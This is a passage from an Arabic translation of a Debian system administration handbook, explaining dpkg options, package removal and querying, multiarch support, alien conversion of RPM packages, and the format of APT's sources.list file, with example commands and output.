مع أن هناك العديد من خيارات `--force-*`، إلا أن `--force-overwrite` هو الوحيد الذي يُحتَمل أن يستخدم بانتظام. هذه الخيارات موجودة فقط للحالات الاستثنائية، ومن الأفضل تركها وشأنها قدر المستطاع لاحترام القواعد التي يفرضها نظام الحزم. لا تنس، وضعت هذه القواعد لضمان تناسق واستقرار النظام.

تحذير

الاستخدام الفعال لخيارات --force-*

إذا لم تأخذ حذرك، فقد يوصلك استخدام أحد خيارات --force-* إلى نظام ترفض عائلة أوامر APT العمل فيه. في الحقيقة، تسمح بعض هذه الخيارات بتثبيت حزمة دون تلبية اعتمادياتها، أو عند وجود تضارب. النتيجة ستكون نظاماً غير متناسق من ناحية الاعتماديات، وسترفض أوامر APT تنفيذ أي عمل إلا الأعمال التي تعيد النظام إلى حالة متناسقة (مثل تثبيت الاعتماديات الناقصة أو إزالة الحزمة التي تسبب المشاكل). غالباً سيؤدي هذا لظهور رسالة تشبه التالية، التي تظهر بعد تثبيت نسخة جديدة من rdesktop مع تجاهل اعتمادها على نسخة أحدث من libc6:

```
# apt-get dist-upgrade
[...]
You can run "apt-get -f install" to correct these proble
➥ ms.
The following packages contain unmet dependencies:
  rdesktop: Depends on: libc6 (>= 2.5) but 2.3.6.ds1-
➥ 13etch7 is installed
E: missing dependencies. Try to use the option -f.
```

قد يختار مدير النظام الشجاع الواثق من صحة تحليلاته تجاهل اعتمادية أو تضارب ما ويستخدم خيار --force-* الموافق. في هذه الحالة، إذا كان يريد أن يبقى قادراً على استخدام **apt-get** أو **aptitude**، عليه تحرير الملف /var/lib/dpkg/status لحذف أو تعديل الاعتمادية، أو التضارب، الذي اختار تجاوزه.
هذا التعديل تعديل بشع، ويجب عدم استخدامه أبداً، إلا في حال الضرورة القصوى. في أغلب الأحيان، يكون الحل الأنسب هو إعادة ترجمة الحزمة التي تسبب المشكلة (انظر القسم 15.1، « إعادة بناء حزمة من المصدر » ص 482) أو استخدام نسخة جديدة (ربما كانت مصححة) من مستودع آخر مثل stable-backports (انظر القسم 6.1.2.4، « المنقولات الخلفية للنسخة المستقرة » ص 150).

5.4.2. إزالة حزمة

استدعاء **dpkg** مع الخيار -r أو --remove متبوعاً باسم الحزمة، يزيل تلك الحزمة. لكن هذه الإزالة غير كاملة: إذا تبقى جميع ملفات الضبط وسكربتات الإعداد وملفات السجلات (سجلات النظام) وغيرها من بيانات المستخدم التي تعالجها الحزمة. بهذه الطريقة يمكن تعطيل البرنامج بسهولة عبر إزالته، ومن الممكن إعادة تثبيته بسرعة باستخدام نفس الإعدادات. أما لإزالة كل شيء متعلق بالحزمة بشكل كامل، استخدام الخيار -P أو --purge، يليه اسم الحزمة.

مثال 5.4. إزالة وتطهير الحزمة *debian-cd*

```
# dpkg -r debian-cd
(Reading database ... 97747 files and directories currently installed.)
Removing debian-cd ...
```

```
# dpkg -P debian-cd
(Reading database ... 97401 files and directories currently installed.)
Removing debian-cd ...
Purging configuration files for debian-cd ...
```

5.4.3. الاستعلام في قاعدة بيانات **dpkg** وفحص ملفات **.deb**

> *أساسيات*
> صيغة الخيارات
>
> معظم الخيارات متوفرة بالنسخة « الطويلة » (كلمة أو أكثر، مسبوقة بشرطتين) أو نسخة « قصيرة » (حرف مفرد، غالبًا أول حرف من إحدى كلمات النسخة الطويلة، ويسبق بشرطة مفردة). هذا العرف منتشر جدًا لدرجة أنه أحد معايير POSIX.

قبل ختام هذا القسم، سوف ندرس خيارات **dpkg** التي تستعلم عن المعلومات في قاعدة بياناته الداخلية. سوف نأخذ أولاً الخيارات الطويلة وبعدها الخيارات القصيرة المقابلة لها (التي ستأخذ نفس المتغيرات). سوف نذكر `--listfiles` *package* (أو `-L`)، الذي يذكر الملفات التي ثبتتها الحزمة؛ `--search` *file* (أو `-S`)، الذي يبحث عن الحزمة (أو الحزم) التي تحوي الملف؛ `--status` *package* (أو `-s`)، الذي يعرض ترويسات الحزمة المثبتة؛ `--list` (أو `-l`)، الذي يعرض قائمة بالحزم المعروفة للنظام وحالة تثبيتها؛ `--contents` *file.deb* (أو `-c`)، الذي يسرد الملفات في حزمة دبيان المحددة، `--info` *file.deb* (أو `-I`)، الذي يعرض ترويسات حزمة دبيان هذه.

مثال 5.5. الاستعلامات المختلفة باستخدام **dpkg**

```
$ dpkg -L base-passwd
/.
/usr
/usr/sbin
/usr/sbin/update-passwd
/usr/share
/usr/share/man
/usr/share/man/ru
/usr/share/man/ru/man8
/usr/share/man/ru/man8/update-passwd.8.gz
/usr/share/man/pl
/usr/share/man/pl/man8
/usr/share/man/pl/man8/update-passwd.8.gz
/usr/share/man/man8
/usr/share/man/man8/update-passwd.8.gz
/usr/share/man/fr
/usr/share/man/fr/man8
/usr/share/man/fr/man8/update-passwd.8.gz
/usr/share/doc-base
/usr/share/doc-base/users-and-groups
/usr/share/base-passwd
/usr/share/base-passwd/passwd.master
```

```
/usr/share/base-passwd/group.master
/usr/share/lintian
/usr/share/lintian/overrides
/usr/share/lintian/overrides/base-passwd
/usr/share/doc
/usr/share/doc/base-passwd
/usr/share/doc/base-passwd/copyright
/usr/share/doc/base-passwd/users-and-groups.html
/usr/share/doc/base-passwd/changelog.gz
/usr/share/doc/base-passwd/users-and-groups.txt.gz
/usr/share/doc/base-passwd/README
$ dpkg -S /bin/date
coreutils: /bin/date
$ dpkg -s coreutils
Package: coreutils
Essential: yes
Status: install ok installed
Priority: required
Section: utils
Installed-Size: 13822
Maintainer: Michael Stone <mstone@debian.org>
Architecture: amd64
Multi-Arch: foreign
Version: 8.13-3.5
Replaces: mktemp, timeout
Depends: dpkg (>= 1.15.4) | install-info
Pre-Depends: libacl1 (>= 2.2.51-8), libattr1 (>= 1:2.4.46-8), libc6 (>= 2.7),
➥  libselinux1 (>= 1.32)
Conflicts: timeout
Description: GNU core utilities
 This package contains the basic file, shell and text manipulation
 utilities which are expected to exist on every operating system.
 .
 Specifically, this package includes:
 arch base64 basename cat chcon chgrp chmod chown chroot cksum comm cp
 csplit cut date dd df dir dircolors dirname du echo env expand expr
 factor false flock fmt fold groups head hostid id install join link ln
 logname ls md5sum mkdir mkfifo mknod mktemp mv nice nl nohup nproc od
 paste pathchk pinky pr printenv printf ptx pwd readlink rm rmdir runcon
 sha*sum seq shred sleep sort split stat stty sum sync tac tail tee test
 timeout touch tr true truncate tsort tty uname unexpand uniq unlink
 users vdir wc who whoami yes
Homepage: http://gnu.org/software/coreutils
$ dpkg -l 'b*'
Desired=Unknown/Install/Remove/Purge/Hold
| Status=Not/Inst/Conf-files/Unpacked/halF-conf/Half-inst/trig-aWait/Trig-pend
|/ Err?=(none)/Reinst-required (Status,Err: uppercase=bad)
||/ Name         Version        Architecture   Description
+++-============-==============-==============-================================
un  backupninja  <none>                        (no description available)
un  base         <none>                        (no description available)
un  base-config  <none>                        (no description available)
ii  base-files   7.1            amd64          Debian base system miscellaneous
ii  base-passwd  3.5.26         amd64          Debian base system master passwo
[...]
$ dpkg -c /var/cache/apt/archives/gnupg_1.4.12-7_amd64.deb
drwxr-xr-x root/root         0 2013-01-02 19:28 ./
drwxr-xr-x root/root         0 2013-01-02 19:28 ./usr/
drwxr-xr-x root/root         0 2013-01-02 19:28 ./usr/share/
drwxr-xr-x root/root         0 2013-01-02 19:28 ./usr/share/doc/
drwxr-xr-x root/root         0 2013-01-02 19:28 ./usr/share/doc/gnupg/
-rw-r--r-- root/root      3258 2012-01-20 10:51 ./usr/share/doc/gnupg/TODO
```

```
-rw-r--r-- root/root       308 2011-12-02 18:34 ./usr/share/doc/gnupg/FAQ
-rw-r--r-- root/root      3543 2012-02-20 18:41 ./usr/share/doc/gnupg/Upgrading_From_P
➥ GP.txt
-rw-r--r-- root/root       690 2012-02-20 18:41 ./usr/share/doc/gnupg/README.Debian
-rw-r--r-- root/root      1418 2012-02-20 18:41 ./usr/share/doc/gnupg/TODO.Debian
[...]
$ dpkg -I /var/cache/apt/archives/gnupg_1.4.12-7_amd64.deb
 new debian package, version 2.0.
 size 1952176 bytes: control archive=3312 bytes.
    1449 bytes,    30 lines      control
    4521 bytes,    65 lines      md5sums
     479 bytes,    13 lines   *  postinst             #!/bin/sh
     473 bytes,    13 lines   *  preinst              #!/bin/sh
 Package: gnupg
 Version: 1.4.12-7
 Architecture: amd64
 Maintainer: Debian GnuPG-Maintainers <pkg-gnupg-maint@lists.alioth.debian.org>
 Installed-Size: 4627
 Depends: libbz2-1.0, libc6 (>= 2.4), libreadline6 (>= 6.0), libusb-0.1-4 (>=
➥  2:0.1.12), zlib1g (>= 1:1.1.4), dpkg (>= 1.15.4) | install-info, gpgv
 Recommends: libldap-2.4-2 (>= 2.4.7), gnupg-curl
 Suggests: gnupg-doc, xloadimage | imagemagick | eog, libpcsclite1
 Section: utils
 Priority: important
 Multi-Arch: foreign
 Homepage: http://www.gnupg.org
 Description: GNU privacy guard - a free PGP replacement
  GnuPG is GNU's tool for secure communication and data storage.
  It can be used to encrypt data and to create digital signatures.
  It includes an advanced key management facility and is compliant
  with the proposed OpenPGP Internet standard as described in RFC 4880.
[...]
```

التعمق أكثر

المقارنة بين الإصدارات

بما أن **dpkg** هو برنامج معالجة حزم دبيان، فهو يمثل أيضاً التطبيق المرجعي في المقارنة المنطقية بين أرقام الإصدارات. لذلك تراه يملك خيار `--compare-versions`، يمكن استخدامه بالبرامج الخارجية (خصوصاً سكربتات الإعداد التي يستدعيها **dpkg** نفسه). يحتاج هذا الخيار ثلاثة بارامترات: رقم الإصدار، عامل مقارنة، ورقم إصدار آخر. عوامل المقارنة المختلفة المتاحة هي `lt` (أصغر تماماً من)، و `le` (أصغر من أو يساوي)، و `eq` (يساوي)، `ne` (لا يساوي)، `ge` (أكبر من أو يساوي)، و `gt` (أكبر تماماً من). إذا كانت المقارنة صحيحة، يرجع **dpkg** القيمة 0 (نجاح)؛ وإلا، فإنه يعطي قيمة مرجعة غير صفرية (تدل على خطأ).

```
$ dpkg --compare-versions 1.2-3 gt 1.1-4
$ echo $?
0
$ dpkg --compare-versions 1.2-3 lt 1.1-4
$ echo $?
1
$ dpkg --compare-versions 2.6.0pre3-1 lt 2.6.0-1
```

```
$ echo $?
1
```

لاحظ كيف أعطى أن المقارنة الأخيرة خاطئة على عكس ما هو متوقع: كلمة pre، التي تعني عادة pre-release (إصدار أولي)، لا تعني شيئاً من وجهة نظر **dpkg**، ويقارن هذا البرنامج بين الحروف الأبجدية تماماً كما يقارن بين الأرقام (a < b < c ...)، حسب ترتيبها الهجائي. لذلك فإنه يعتبر « 0pre3 » أكبر من « 0 ». عندما نريد أن يُعبِّر رقم إصدار الحزمة على أنها إصدار أولي، نستخدم محرف التيلدا « ~ »:

```
$ dpkg --compare-versions 2.6.0~pre3-1 lt 2.6.0-1
$ echo $?
0
```

5.4.4. سجلات dpkg

يحتفظ **dpkg** بسجل يحفظ جميع أعماله في `/var/log/dpkg.log`. هذا السجل طويل جداً، لأنه يُفصّل كل مرحلة من المراحل التي تمر بها الحزم التي يعالجها **dpkg**. بالإضافة إلى إمكانية تتبع سلوك dpkg عبر هذه السجلات، يمكنها أن تساعد – قبل كل شيء – في متابعة تاريخ تطور النظام: حيث يمكن العثور على اللحظات الدقيقة التي تم فيها تثبيت أو تحديث كل حزمة، ويمكن أن تكون فائدة هذه المعلومات عظيمة لفهم التغيرات الحديثة في سلوك النظام. كما تُسجَّل جميع أرقام الإصدارات، وبالتالي يسهل مقارنة المعلومات مع ملف `changelog.Debian.gz` للحزمة المطلوبة، أو حتى مع تقارير العلل على الإنترنت.

5.4.5. دعم تعدد المعماريات

تحوي جميع حزم دبيان حقل `Architecture` في معلومات التحكم. إما أن يحوي هذا الحقل القيمة « `all` » (للحزم المستقلة عن معمارية النظام) أو اسم المعمارية التي تستهدفها (مثل « amd64 »، أو « armhf »، ...). في الحالة الثانية، يقبل **dpkg** – افتراضياً – تثبيت الحزم ذات المعمارية التي تطابق معمارية النظام التي يمكن الحصول عليها باستدعاء الأمر **dpkg --print-architecture**.

يضمن هذا القيد أن لا ينتهي الحال بالمستخدمين مع ملفات ثنائية مترجمة لمعمارية خاطئة. كان كل شيء مثالياً لولا أن (بعض) الحواسيب تستطيع تشغيل ملفات ثنائية لأكثر من معمارية، سواء بشكل مباشر (نظام بمعمارية « amd64 » يستطيع تشغيل ملفات « i386 » الثنائية) أو عبر محاكيات.

5.4.5.1. تفعيل تعدد المعماريات

يسمح تعدد المعماريات في **dpkg** للمستخدمين بتعريف « معماريات أجنبية » يمكن تثبيت ملفاتها الثنائية على النظام. يتم هذا بسهولة عبر الأمر **dpkg --add-architecture** كما في المثال التالي. هناك أمر مقابل لإسقاط دعم معمارية أجنبية هو **dpkg --remove-architecture**، لكن لا يمكن استخدامه إلا عندما لا تبقى أي حزمة من حزم تلك المعمارية على النظام.

```
# dpkg --print-architecture
amd64
# dpkg --print-foreign-architectures
# dpkg -i gcc-4.7-base_4.7.2-5_armhf.deb
dpkg: error processing gcc-4.7-base_4.7.2-5_armhf.deb (--install):
 package architecture (armhf) does not match system (amd64)
Errors were encountered while processing:
 gcc-4.7-base_4.7.2-5_armhf.deb
# dpkg --add-architecture armhf
# dpkg --add-architecture armel
# dpkg --print-foreign-architectures
armhf
armel
# dpkg -i gcc-4.7-base_4.7.2-5_armhf.deb
Selecting previously unselected package gcc-4.7-base:armhf.
(Reading database ... 97399 files and directories currently installed.)
Unpacking gcc-4.7-base:armhf (from gcc-4.7-base_4.7.2-5_armhf.deb) ...
Setting up gcc-4.7-base:armhf (4.7.2-5) ...
# dpkg --remove-architecture armhf
dpkg: error: cannot remove architecture 'armhf' currently in use by the database
# dpkg --remove-architecture armel
# dpkg --print-foreign-architectures
armhf
```

ملاحظة

دعم تعدد المعماريات في APT

تشعر APT تلقائياً عند ضبط dpkg لدعم معماريات أجنبية وتبدأ بتنزيل ملفات Packages المقابلة لها أثناء عملية تحديث لوائح الحزم.

يمكن بعدها تثبيت الحزم الأجنبية باستخدام **apt-get install** ***package*:*architecture***.

ممارسة عملية

استخدام ملفات i386 الثنائية على amd64

هناك عدة حالات يستفاد فيها من تعدد المعماريات، لكن أشهرها هي إمكانية تنفيذ ملفات 32 بت الثنائية (i386) على نظم 64 بت (amd64)، خصوصاً وأن بعض البرمجيات المحتكرة (مثل سكايب) متوفرة فقط بنسخ 32 بت.

قبل تعدد المعماريات، كان عليك تثبيت ia32-libs عندما تريد استخدام تطبيقات 32 بت على نظام 64 بت، ولذلك للحصول على نسخ 32 بت من المكتبات الأكثر انتشاراً. تلك الحزمة كانت التفافاً كبيراً أعاد تحزيم مكتبات 32 بت في حزمة معماريتها « amd64 ».

5.4.5.2. التعديلات المتعلقة بتعدد المعماريات

للاستفادة فعلاً من تعدد المعماريات، يجب إعادة تحزيم المكتبات ونقلها إلى مجلد خاص بالمعمارية بحيث يمكن تثبيت عدة نسخ من المكتبة نفسها (كل نسخة تستهدف معمارية مختلفة) بجوار بعضها. هذه الحزم المحدّثة تحوي حقل « Multi-Arch: same » في ترويستها لإعلام نظام الحزم أنه يمكن تثبيت المعماريات المختلفة من الحزمة مع بعضها بأمان (وأن هذه الحزم يمكن أن تلبي اعتماديات الحزم من المعمارية نفسها فقط). بما أن الظهور الأول لتعدد المعماريات كان في دبيان ويزي، فلم تُحوَّل جميع المكتبات بعد (لكن حُوِّلَت جميع المكتبات التي كانت مضمنة في الحزمة ia32-libs).

```
$ dpkg -s gcc-4.7-base
dpkg-query: error: --status needs a valid package name but 'gcc-4.7-base' is not:
➥ ambiguous package name 'gcc-4.7-base' with more than one installed instance

Use --help for help about querying packages.
$ dpkg -s gcc-4.7-base:amd64 gcc-4.7-base:armhf | grep ^Multi
Multi-Arch: same
Multi-Arch: same
$ dpkg -L libgcc1:amd64 |grep .so
/lib/x86_64-linux-gnu/libgcc_s.so.1
$ dpkg -S /usr/share/doc/gcc-4.7-base/copyright
gcc-4.7-base:armhf, gcc-4.7-base:amd64: /usr/share/doc/gcc-4.7-base/copyright
```

يجدر بالملاحظة أن أسماء حزم Multi-Arch: same يجب أن توسم بمعماريتها حتى يتم التعرف عليها دون التباس. كما يمكن لها أن تشترك بالملفات مع النسخ الأخرى من الحزمة نفسها؛ يضمن **dpkg** أن جميع الملفات المشتركة بين الحزم متطابقة بت مع بت. وأخيراً وليس آخراً، يجب أن يكون إصدار جميع نسخ الحزمة متطابقاً. أي يجب تحديث جميع النسخ معاً.

كما يُسبِّب تعدد المعماريات أيضاً بعض التحدّيات الملفتة في مجال إدارة الاعتماديات. لتلبية اعتمادية يجب تثبيت الحزمة عليها علامة « Multi-Arch: foreign » أو حزمة تطابق معماريتها معمارية الحزمة التي تصرح عن الاعتمادية (في عملية حل الاعتماديات هذه، تعتبر معمارية الحزم المستقلة عن المعماريات مطابقة لمعمارية النظام). يمكن أيضاً تضعيف الاعتمادية للسماح لأي معمارية بتلبيتها، باستخدام الصيغة *package*:any، لكن لا تستطيع الحزم الأجنبية تلبية هذه الاعتمادية إلا إذا كانت تحوي علامة « Multi-Arch: allowed ».

5.5. التعايش مع نظم التحزيم الأخرى

حزم دبيان ليست الحزم البرمجية الوحيدة المستخدمة في عالم البرمجيات الحرة. المنافس الرئيسي هي صيغة RPM الخاصة بتوزيعة Red Hat Linux ومشتقاتها العديدة. ريدهات توزيعة تجارية شهيرة جداً، ولذلك من الشائع توفير البرمجيات التي تزودها أطراف خارجية بشكل حزم RPM بدلاً من حزم دبيان.

في هذه الحالة، عليك أن تعرف أن البرنامج **rpm**، الذي يعالج حزم RPM، متوفر بشكل حزمة دبيان، لذلك يمكن استخدام صيغة الحزم هذه في دبيان. لكن يجب أخذ الحيطة على أي حال، وحصر استخدام هذه الأداة في استخراج المعلومات من الحزمة أو التحقق من سلامتها فقط. في الحقيقة، ليس من المنطق استخدام **rpm** لتثبيت حزمة RPM على نظام دبيان؛ لأن RPM يستخدم قاعدة بيانات خاصة، منفصلة عن قاعدة بيانات برمجيات دبيان الأصلية (مثل **dpkg**). ولذلك لا يمكن ضمان تعايش نظامي التحزيم معاً بشكل مستقر.

على صعيد آخر، تستطيع الأداة alien تحويل حزم RPM إلى حزم دبيان، والعكس.

مجتمع

تشجيع تبني صيغة deb.

إذا كنت تستخدم البرنامج **alien** بانتظام لتثبيت حزم RPM ترد إليك من أحد المزودين، فلا تتردد بمراسلتهم والتعبير بلطف عن تفضيلك الشديد لصيغة deb.. لاحظ أن صيغة الحزمة ليست كل شيء: فحزمة deb. المبنية باستخدام **alien** أو التي تُجهَّز لإصدارة دبيان مختلفة عن التي تستخدمها، أو المجهزة لإحدى التوزيعات المشتقة عن دبيان مثل أوبنتو، لن تُقدِّم على الأغلب الدرجة نفسها من الجودة والتكامل مثل الحزم المطورة خصيصاً لدبيان ويزي.

```
$ fakeroot alien --to-deb phpMyAdmin-2.0.5-2.noarch.rpm
phpmyadmin_2.0.5-2_all.deb generated
$ ls -s phpmyadmin_2.0.5-2_all.deb
  64 phpmyadmin_2.0.5-2_all.deb
```

ستجد أن هذه العملية فائقة البساطة. لكن عليك أن تدرك أن الحزمة الناتجة لا تحوي أي معلومات عن الاعتماديات، لعدم وجود تقابل منهجي بين الاعتماديات في هاتين الصيغتين. على مدير النظام إذن أن يضمن يدوياً أن الحزمة المحوّلة ستعمل بشكل صحيح، ولذلك يجب تفادي حزم دبيان المولدة بهذه الطريقة قدر المستطاع. لحسن الحظ، تتمتع دبيان بأكبر مجموعة من الحزم البرمجية من بين كل التوزيعات، والغالب أن ما تبحث عنه – مهما كان – موجود هناك.

بالاطلاع على صفحة الدليل الخاصة بالأمر **alien**، ستلاحظ أيضاً أن هذا البرنامج يعالج صيغ تحزيم أخرى، خاصة الصيغة التي تعتمدها توزيعة سلاكوير (وهي أرشيفات `tar.gz` بسيطة).

إن استقرار البرمجيات التي تثبتها الأداة **dpkg** يسهم في شعبية دبيان. ومجموعة أدوات APT، التي سنشرحها في الفصل التالي، تحفظ هذه الميزة، وتعفي مدير النظام من إدارة حالة الحزم، وهي مهمة لازمة لكنها شاقة.

الفصل 6. الصيانة والتحديث: أدوات APT

المحتويات:

ما يجعل دبيان شهيرة جداً بين مديري النظم هو سهولة تثبيت البرمجيات وسهولة تحديث النظام بالكامل. يعود الفضل الأكبر في هذه الميزة الفريدة للبرنامج APT، الذي بحث فيه مديرو النظم في شركة فلكوت بتمعن.

APT هو اختصار لأداة الحزم المتفوقة Advanced Package Tool. ما يجعل هذه الأداة « متفوقة » هو أسلوب تعاملها مع الحزم. فهي لا تعالجها معالجة فردية بسيطة، بل تعتبرها كياناً واحداً وتنتج أفضل تجميعة ممكنة من الحزم اعتماداً على ما هو متوفر ومتوافق (تبعاً للاعتماديات).

> *مصطلحات*
>
> **مصدر الحزم والحزم المصدرية**
>
> يجب ألا تخلط بين الحزمة المصدرية —الحزمة التي تحوي مصدر البرنامج— وبين مصدر الحزم وهو المستودع (قد يكون موقع إنترنت، أو مخدم FTP، أو قرص ليزري، أو مجلد محلي، الخ) الذي يحوي الحزم.

تحتاج APT أن تعطيها « لائحة بمصادر الحزم »: يحوي الملف `/etc/apt/sources.list` قائمة بالمستودعات المختلفة (أو « المصادر ») التي توزع حزم دبيان. بعدها تستورد APT قائمة الحزم التي يوزعها كل من هذه المصادر. تتم هذه العملية من خلال تنزيل الملفات `Packages.{gz,bz2,lzma,xz}` (في حال كان المصدر يوفر حزماً ثنائية) والملفات `Sources.{gz,bz2,lzma,xz}` (في حال كان مصدراً للحزم المصدرية) وتحليل محتوياتها. عند وجود نسخة قديمة سابقة من هذه الملفات، تستطيع APT تحديثها بتنزيل الاختلافات بين الملف القديم والجديد فقط (انظر الملاحظة الجانبية التحديث التصاعدي ص 157).

> *أساسيات*
>
> **الضغط باستخدام gzip، bzip2، LZMA و XZ**
>
> يشير الامتداد gz. إلى ملف مضغوط باستخدام الأداة **gzip**. الأداة **gzip** أداة تقليدية في يونكس سريعة وفعالة لضغط الملفات. توفر الأدوات الأحدث مستويات ضغط أعلى لكنها تتطلب موارد أكثر (زمن معالجة وذاكرة) لضغط أو فك ضغط الملفات. نذكر من بينها، وبحسب ترتيب ظهورها، **bzip2** (تولد ملفات بامتداد bz2.)، و**lzma** (تولد ملفات lzma.)، و**xz** (تولد ملفات xz.).

6.1. تعبئة الملف `sources.list`

6.1.1. صيغة الملف

يحتوي كل سطر فعال من الملف `/etc/apt/sources.list` على وصف لمصدر حزم واحد، يتألف من 3 أجزاء تفصلها مسافات.

يبين الحقل الأول نوع المصدر:

- « `deb` » للحزم الثنائية،
- « `deb-src` » للحزم المصدرية.

يعطي الحقل الثاني عنوان URL الأساسي للمصدر (وإذا أضفناه إلى أسماء الملفات الموجودة في ملفات Packages.gz، يجب أن يعطي عناوين URL كاملة وصالحة لتنزيل هذه الملفات): يمكن أن يشير هذا العنوان إلى مرآة دبيان أو أي أرشيف حزم آخر تديره أطراف أخرى. يمكن أن يبدأ العنوان بـ file:// ليشير إلى مصدر محلي مرتبط بشجرة ملفات النظام، أو http:// ليشير إلى مصدر متاح عبر مخدم وب، أو ftp:// لمصدر متوفر على مخدم FTP. كما يمكن أن يبدأ العنوان أيضاً بـ cdrom:// بالنسبة للتثبيت عبر الأقراص الليزرية (DVD-ROM/CD-ROM/Blu-ray)، بَيْدَ أن هذا أقل شيوعاً، نظراً لزيادة انتشار طرق التثبيت عبر الشبكات.

تعتمد صيغة الحقل الأخير على بنية المستودع. في أبسط الحالات، يمكنك ببساطة تحديد مجلد فرعي (تتلوه شرطة مائلة « / » إلزامية) من مجلدات المصدر المرغوب (غالباً ما يستعمل الرمز « ./ » للدلالة على عدم وجود مجلد فرعي – أي أن الحزم متوفرة مباشرة على العنوان المحدد). لكن على الأرجح، ستكون بنية المستودع كبنية مرآة دبيان، حيث يحوي عدة توزيعات كل منها تحوي عدة مكونات. في هذه الحالات، عليك إضافة اسم التوزيعة المختارة (اسمها « الرمزي » —انظر القائمة في الملاحظة الجانبية بروس بيرنز، قائد مثير للجدل ص 49— أو اسم « الفرع suite » الموافق: stable، testing، unstable)، بعدها ضع أسماء المكونات (أو الأقسام) التي تريد تفعيلها (إما main أو contrib أو non-free في مرايا دبيان النموذجية).

مصطلحات

الأقسام main، contrib و non-free

تستخدم دبيان ثلاثة أقسام للتفريق بين الحزم وفقاً للرخص التي اختارها مؤلفو كل عمل. يجمع main جميع الحزم التي تتوافق تماماً مع مبادئ دبيان للبرمجيات الحرة.

يختلف الأرشيف non-free بأنه يحوي برمجيات لا تتوافق (تماماً) مع هذه المبادئ لكن يمكن توزيعها دون قيود بالرغم من ذلك. هذا الأرشيف ليس جزءاً رسمياً من دبيان، بل هو خدمة للمستخدمين الذين قد يحتاجون بعضاً من هذه البرامج – مع ذلك تنصح دبيان دائماً بإعطاء الأولوية للبرمجيات الحرة. إن وجود هذا القسم يمثِّل مشكلة حقيقية من وجهة نظر ريتشارد ستولمن وهو سبب عدم تزكية مؤسسة البرمجيات الحرة لتوزيعة دبيان للمستخدمين.

أما contrib (المشتركات contributions) فهو مخزن للبرمجيات مفتوحة المصدر التي لا تعمل إلا بوجود بعض العناصر غير الحرة. يمكن أن تكون هذه العناصر برمجيات من القسم non-free، أو ملفات غير حرة مثل ذواكرROM لبعض الألعاب، أو BIOS إحدى المنصَّات، الخ. يحوي contrib أيضاً برمجيات حرة تتطلب ترجمتها عناصر احتكارية. كانت هذه حالة طقم البرامج المكتبية OpenOffice.org في البداية، حيث كان يتطلب بيئة جافا محتكرة.

> *تلميح*
> الملفات /etc/apt/*.list
>
> في حال الإشارة للكثير من مصادر الحزم، فقد يكون فصلها إلى عدة ملفات مفيداً. يُخزَّن كل جزء عندها في /etc/apt/sources.list.d/*filename*.list (انظر الملاحظة الجانبية المجلدات التي تنتهي باللاحقة .d، ص 159).

تصف مدخلات cdrom أقراص CD أو DVD. أقراص CD-ROM غير متوفرة دوماً بخلاف المدخلات الأخرى، لأنه يجب وضعها في السواقة التي لا تستطيع سوى قراءة قرص واحد في كل مرة. لهذا السبب، تدار هذه المصادر بطريقة مختلفة قليلاً، ويجب إضافتها باستخدام البرنامج **apt-cdrom**، باستخدام البارامتر add عادة. عندها سيطلب البرنامج إدخال القرص في السواقة ويتصفح محتوياته بحثاً عن ملفات Packages. ثم يستخدم هذه الملفات لتحديث قاعدة بيانات الحزم المتوفرة التي يديرها (تنفذ هذه العملية عادة بالأمر **apt-get update**). بعد ذلك، تستطيع APT أن تطلب إدخال القرص إذا احتاجت إحدى الحزم المخزنة عليه.

6.1.2. مستودعات مستخدمي دبيان المستقرة

هذا ملف sources.list قياسي لنظام يعمل بالنسخة المستقرة من دبيان:

مثال 6.1. ملف /etc/apt/sources.list لمستخدمي دبيان المستقرة

```
# Security updates
deb http://security.debian.org/ wheezy/updates main contrib non-free
deb-src http://security.debian.org/ wheezy/updates main contrib non-free

## Debian mirror

# Base repository
deb http://ftp.debian.org/debian wheezy main contrib non-free
deb-src http://ftp.debian.org/debian wheezy main contrib non-free

# Stable updates
deb http://ftp.debian.org/debian wheezy-updates main contrib non-free
deb-src http://ftp.debian.org/debian wheezy-updates main contrib non-free

# Stable backports
deb http://ftp.debian.org/debian wheezy-backports main contrib non-free
deb-src http://ftp.debian.org/debian wheezy-backports main contrib non-free
```

هذا الملف يسرد جميع مصادر حزم النسخة ويزي من دبيان (المستقرة الحالية في زمن هذا الكتاب). لقد فضلنا تسمية « ويزي » صراحة بدلاً من استخدام « stable » (stable، stable-updates، stable-backports) لأننا لا نريد أن تحدث تغييرات خارجة عن سيطرتنا في التوزيعة عندما تصدر النسخة المستقرة التالية.

نظرة سريعة **apt-spy**	يختبر هذا البرنامج سرعة التنزيل من عدة مرايا دبيان ويولّد ملف `sources.list` يشير إلى أسرع مرآة. المرآة المختارة أثناء التثبيت مناسبة عادة لأن اختيارها بُنيَ على أساس الدولة. لكن إذا كان التنزيل بطيئاً قليلاً، أو إذا انتقلت إلى مكان آخر، يمكنك تجربة تشغيل البرنامج المتوفر في الحزمة apt-spy.

تتوفر معظم الحزم عبر « المستودع الأساسي » الذي يحوي جميع الحزم لكنه نادراً ما يتم تحديثه (يُحَدَّث هذا المستودع مرة كل شهرين تقريباً عند كل « إصدار ثانوي point release »). أما المستودعات الأخرى فهي جزئية (لا تحوي جميع الحزم) ويمكن أن تحوي تحديثات (حزم ذات إصدارات أحدث) يمكن أن تنزلها APT. تشرح الأقسام التالية الغرض من كل واحد من هذه المستودعات والقواعد التي تحكمه.

لاحظ أنه عند توفر الحزمة المرغوبة في عدة مستودعات، سيستخدم المستودع الأول حسب ترتيبها في ملف `sources.list`. لذلك تضاف المصادر غير الرسمية عادة إلى نهاية الملف.

كملاحظة جانبية، معظم ما يذكر في هذه الأقسام عن النسخة المستقرة ينطبق أيضاً على المستقرة القديمة بما أن الأخيرة ليست إلا نسخة مستقرة سابقة لا تزال صيانتها جارية على التوازي مع الحالية.

6.1.2.1. التحديثات الأمنية

تستضاف التحديثات الأمنية على `security.debian.org` (على مجموعة صغيرة من الأجهزة يشرف عليها Debian System Administrators) بدلاً من استضافتها على شبكة مرايا دبيان العادية. يحتوي هذا الأرشيف على التحديثات الأمنية (التي يجهزها Debian Security Team وربما مشرفو الحزم أيضاً) للتوزيعة المستقرة.

يمكن أن يستضيف هذا المخدم أيضاً التحديثات الأمنية للتوزيعة الاختبارية لكن هذا قليلاً ما يحدث لأن هذه التحديثات تصل إلى الاختبارية غالباً عبر التحديثات المنتظمة التي ترد إليها من التوزيعة غير المستقرة.

6.1.2.2. التحديثات المستقرة

التحديثات المستقرة ليست حساسة من الناحية الأمنية لكنها تعتبر هامة بما يكفي لدفعها إلى المستخدمين قبل إطلاق الإصدار الثانوي التالي.

